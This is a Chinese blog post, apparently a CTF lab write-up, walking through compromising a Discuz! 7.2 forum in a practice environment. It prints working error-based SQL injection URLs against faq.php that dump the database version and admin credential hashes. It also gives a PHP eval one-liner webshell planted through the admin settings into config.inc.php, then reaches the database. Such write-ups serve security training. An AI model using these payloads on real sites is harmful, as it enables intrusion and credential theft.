实验吧_网站综合渗透_Discuz!

原创

huanghelouzi 于 2018-10-21 18:18:05 发布 10176 收藏 8

分类专栏： # CTF # 渗透 文章标签： 渗透测试 CTF

本文链接：https://blog.csdn.net/huanghelouzi/article/details/83243621

CTF 同时被 2 个专栏收录

13 篇文章 5 订阅

订阅专栏

渗透

4 篇文章 0 订阅

订阅专栏

前言

这个一个实验吧中的环境，分值为50分，下面是题目说明。诶，发现自己很菜。

实验吧_网站综合渗透_dedecms解析地址

需要的学会或者已经掌握的知识

1. 已知cms版本在线搜索通用漏洞
2. 掌握菜刀或者类似的工具的使用
3. 其他

题目说明

> 你是国内一流安全公司的“安全专家”，你带领的团队负责维护国内某金融网站的安全，马上临近双十一购物节，客户要求你对重点保障网站进行“授权安全检查”，希望你能找到网站的漏洞。
> 操作机器IP：192.168.1.2
> 目标机器IP：192.168.1.3

> 1、 在不影响客户业务的前提下，你对网站进行了“应用安全”扫描，你通过扫描发现网站存在SQL注入漏洞，你为了排除扫描器误报的可能性，你需要进行手工验证。
> 要求验证SQL注入的过程：
> 1）注入过程中使用的黑客命令
> 2）成功登陆网站后台的管理界面
> 完成以上步骤后，找到key1与kye2，可将key提交到平台得分。

> 2、通过手工验证，你证实了网站存在SQL注入漏洞，并能通过此漏洞获取到网站的管理员账号信息，你为了让客户重视危害，在客户授权的前提下进行了“上传shell”的操作。
> 要求你通过网站漏洞，通过安全技术将“webshell”上传到服务器。
> 需要你完成：
> 1）通过漏洞上传“webshell”。
> 完成以上步骤后，找到key4与key5，可将key提交到平台得分。

> 3、你将你的发现报告给了客户，客户非常认同你的专业知识水平，希望你可以利用上面的发现进一步的对网站所处的服务器进行安全测试，找到更多的漏洞。
> 需要你完成：
> 利用上面的成果对服务器进行“提取”、“远程连接”。
> 完全控制服务器。
> 完成以上步骤后，找到key5，可将key5提交到平台得分。

正文


首先访问`192.168.1.3`，发现是一个基于`Discuz!7.2`的论坛网站。

通过百度等搜索引擎搜索这个版本的通用漏洞，发现存在一个sql注入漏洞，以下是payload。

```
http://xss.com/bbs/faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=%29%20and%20%28select%201%20from%20%28select%20count%28*%29,concat%28version%28%29,floor%28rand%280%29*2%29%29x%20from%20information_schema.tables%20group%20by%20x%29a%29%23
```


然后利用这个payload验证目标网站是否已经修补这个漏洞。
爆数据库版本号：

```
192.168.1.3/faq.php?action=grouppermission&gids[99]='&gids[100][0]=) and (select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
```



紧接着就是爆数据库管理员的用户名和密码

```
192.168.1.3/faq.php?action=grouppermission&gids[99]='&gids[100][0]=) and (select 1 from (select count(*),concat((select concat(username,0x7e7e,password,0x7e7e) from cdb_members limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
```



其中的密码的hash可以通过下面的操作转明文，得到密码`simple123`.接着去找登录的后台界面登录。

由于某些题目需要解密密文，此处提供密文解密。如果密文为题目中的，则返回密文对应的明文，否则就提示错误。此处只提供具有关键性作用的明文。

4736f02446c7cd05111b66383f8a9231


获取明文 simple123

第一个key1在管理中心–>站点信息–>全局的这个框框中


进入后台之后，接着就是找木马上传点。维持权限啊喂。
通过本地代码审计，发现这个地方可上传一句话。

一句话构造，记得密码不带引号，引号需要转移，否则服务会死。


```
xx\');eval($_POST[jedi]);?>\\
```




提交保存之后，使用菜刀连接，特别注意的是，链接的地址是xxxxx/config.inc.php




连接上了之后第一件事就是找配置文件。记录配置文件的密码和配置信息。




发现数据库配置，接着去连接数据库，即可查询另一个账号的密码，即key2







编辑后保存，连接数据库。发现三个加密后的密码值。其中的第二个就是key2（需要获取明文）.




然后在数据库中又发现了key3



然后在文件管理中发现key4的压缩包，首先是下载下来。发现解压不了，然后注意到大小仅为80，所以直接使用sublime打开。得到一串十六进制的字符串，使用`hackbar`先十六进制再base64解码即可。



最后在桌面中发现最后一共key5.这里好像有点问题没有题目要求的提权，webshell的权限好像高了。



后言

首先这篇博文有一部分参考了别人的writeup，其次如果写的有问题的可以留言。感谢实验吧的提供的环境，但是也要吐槽一下，希望实验吧添加一些功能，比如共享剪切板。